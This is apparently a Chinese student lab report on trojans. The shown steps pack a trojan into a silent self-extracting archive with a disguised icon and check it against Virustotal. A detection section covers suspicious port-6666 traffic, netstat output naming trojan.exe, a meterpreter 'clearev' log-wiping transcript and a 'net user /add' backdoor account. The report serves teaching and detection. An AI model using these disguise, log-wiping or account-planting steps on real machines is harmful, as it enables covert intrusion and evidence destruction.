


G. 在 Advanced 頁面下點選 SFX options 自解壓選項


H. 在 Setup 頁面下在 Run after extraction 填寫先前點選的兩個檔案(步驟 E)，設置程序為提取後運行




I. 在 Modes 頁面下，Silent mode 中點選 Hide all，隱藏安裝提示



J. 在 Text and icon 中點選 Load SFX icon from the file 的 Browse，把路徑填成 ico 檔的位置，設置壓縮檔的圖標



K. 將完成後的檔案上傳至 Virustotal 的結果



II. 發現木馬病毒:

當電腦被入侵後，我們會想知道如何發現木馬程式。

1. 我們可以從可疑的網路流量下手：

使用 wireshark 所抓取的網路流量資料，因為攻擊機一直寄送訊息要求、存取或修改資料，因此產生非常多封包來自可疑的 IP，及特別的 port(如圖一)

15	11.7354820	192.168.201.131	6666	192.168.201.130	1068	TCP	60 6666 > instl-bootc [PSH, ACK] Seq=3139861823 Ack=1 Win=64240 Len=4
16	11.7494560	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139861827 Ack=1 Win=64240 Len=1460
17	11.7494800	192.168.201.131	6666	192.168.201.130	1068	SIGCOMP	1514
18	11.7494870	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139864747 Ack=1 Win=64240 Len=1460
19	11.7494940	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139866207 Ack=1 Win=64240 Len=1460
20	11.7495000	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139867667 Ack=1 Win=64240 Len=1460
21	11.7495090	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139869127 Ack=1 Win=64240 Len=1460
22	11.7495170	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139870587 Ack=1 Win=64240 Len=1460
23	11.7495260	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139872047 Ack=1 Win=64240 Len=1460
24	11.7495320	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139873507 Ack=1 Win=64240 Len=1460
25	11.7495590	192.168.201.130	instl-b	192.168.201.131	6666	TCP	54 instl-bootc > 6666 [ACK] Seq=1 Ack=3139874967 Win=59860 Len=0
26	11.7496810	192.168.201.130	instl-b	192.168.201.131	6666	TCP	54 [TCP Window Update] instl-bootc > 6666 [ACK] Seq=1 Ack=3139874967 Win=63620 Len=0
27	11.7500760	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139874967 Ack=1 Win=64240 Len=1460
28	11.7501100	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139876427 Ack=1 Win=64240 Len=1460
29	11.7501510	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139877887 Ack=1 Win=64240 Len=1460
30	11.7501630	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139879347 Ack=1 Win=64240 Len=1460
31	11.7501730	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139880807 Ack=1 Win=64240 Len=1460
32	11.7501820	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139882267 Ack=1 Win=64240 Len=1460
33	11.7501910	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139883727 Ack=1 Win=64240 Len=1460
34	11.7502000	192.168.201.131	6666	192.168.201.130	1068	SIGCOMP	1514
35	11.7502090	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139886647 Ack=1 Win=64240 Len=1460
36	11.7502170	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139888107 Ack=1 Win=64240 Len=1460
37	11.7502260	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139889567 Ack=1 Win=64240 Len=1460
38	11.7502350	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139891027 Ack=1 Win=64240 Len=1460
39	11.7502440	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139892487 Ack=1 Win=64240 Len=1460
40	11.7502520	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139893947 Ack=1 Win=64240 Len=1460
41	11.7502610	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139895407 Ack=1 Win=64240 Len=1460
42	11.7502700	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139896867 Ack=1 Win=64240 Len=1460
43	11.7502780	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139898327 Ack=1 Win=64240 Len=1460
44	11.7502880	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139899787 Ack=1 Win=64240 Len=1460
45	11.7502960	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139901247 Ack=1 Win=64240 Len=1460
46	11.7503050	192.168.201.131	6666	192.168.201.130	1068	TCP	1514 6666 > instl-bootc [ACK] Seq=3139902707 Ack=1 Win=64240 Len=1460

(圖一)

2. 可以在命令提示字元中，使用指令: netstat -anbo

在圖二，顯示的資料在狀態中可以看到可以見到 ESTABLISHED

```
TCP    192.168.201.130:1068   192.168.201.131:6666   SYN_SENT        1796
[trojan.exe]

TCP    192.168.201.130:1071   192.168.201.131:6666   ESTABLISHED     3568
```


(圖二)

3. 如果對方用 msfvenom 使用 clearev 的指令 (圖三)

可以到電腦管理中事件檢視器的地方發現空白的紀錄 (圖四)

```
meterpreter > clearev
[*] Wiping 0 records from Application...
[*] Wiping 16 records from System...
[*] Wiping 1 records from Security...
```


(圖三)




(圖四)

4. 對方若進入 shell 使用 net user /add ACCOUNT PASSWORD (如圖五)

可以到工作管理員中本機使用者和群組的使用者中看到可疑的使用者(如圖六)



(圖五)



(圖六)

參考資料

https://tw.norton.com/internetsecurity-malware-what-is-a-trojan.html
https://www.offensive-security.com/metasploit-unleashed/msfvenom/

《破解駭客木馬屠城計》作者：秘密客

分工表

學號	姓名	負責部分
1093524	黃湘婷	課程內容實作+過程詳細介紹+發現病毒實作
1081653	曾謙文	加強木馬+作法介紹 **(未參與討論待定中)**
1091603	池昀嬉	加強木馬+作法介紹
1081631	呂欣澄	加強木馬+作法介紹 **(未參與討論待定中)**
1093346	劉冠菁	統整+補充指令介紹+補充背景知識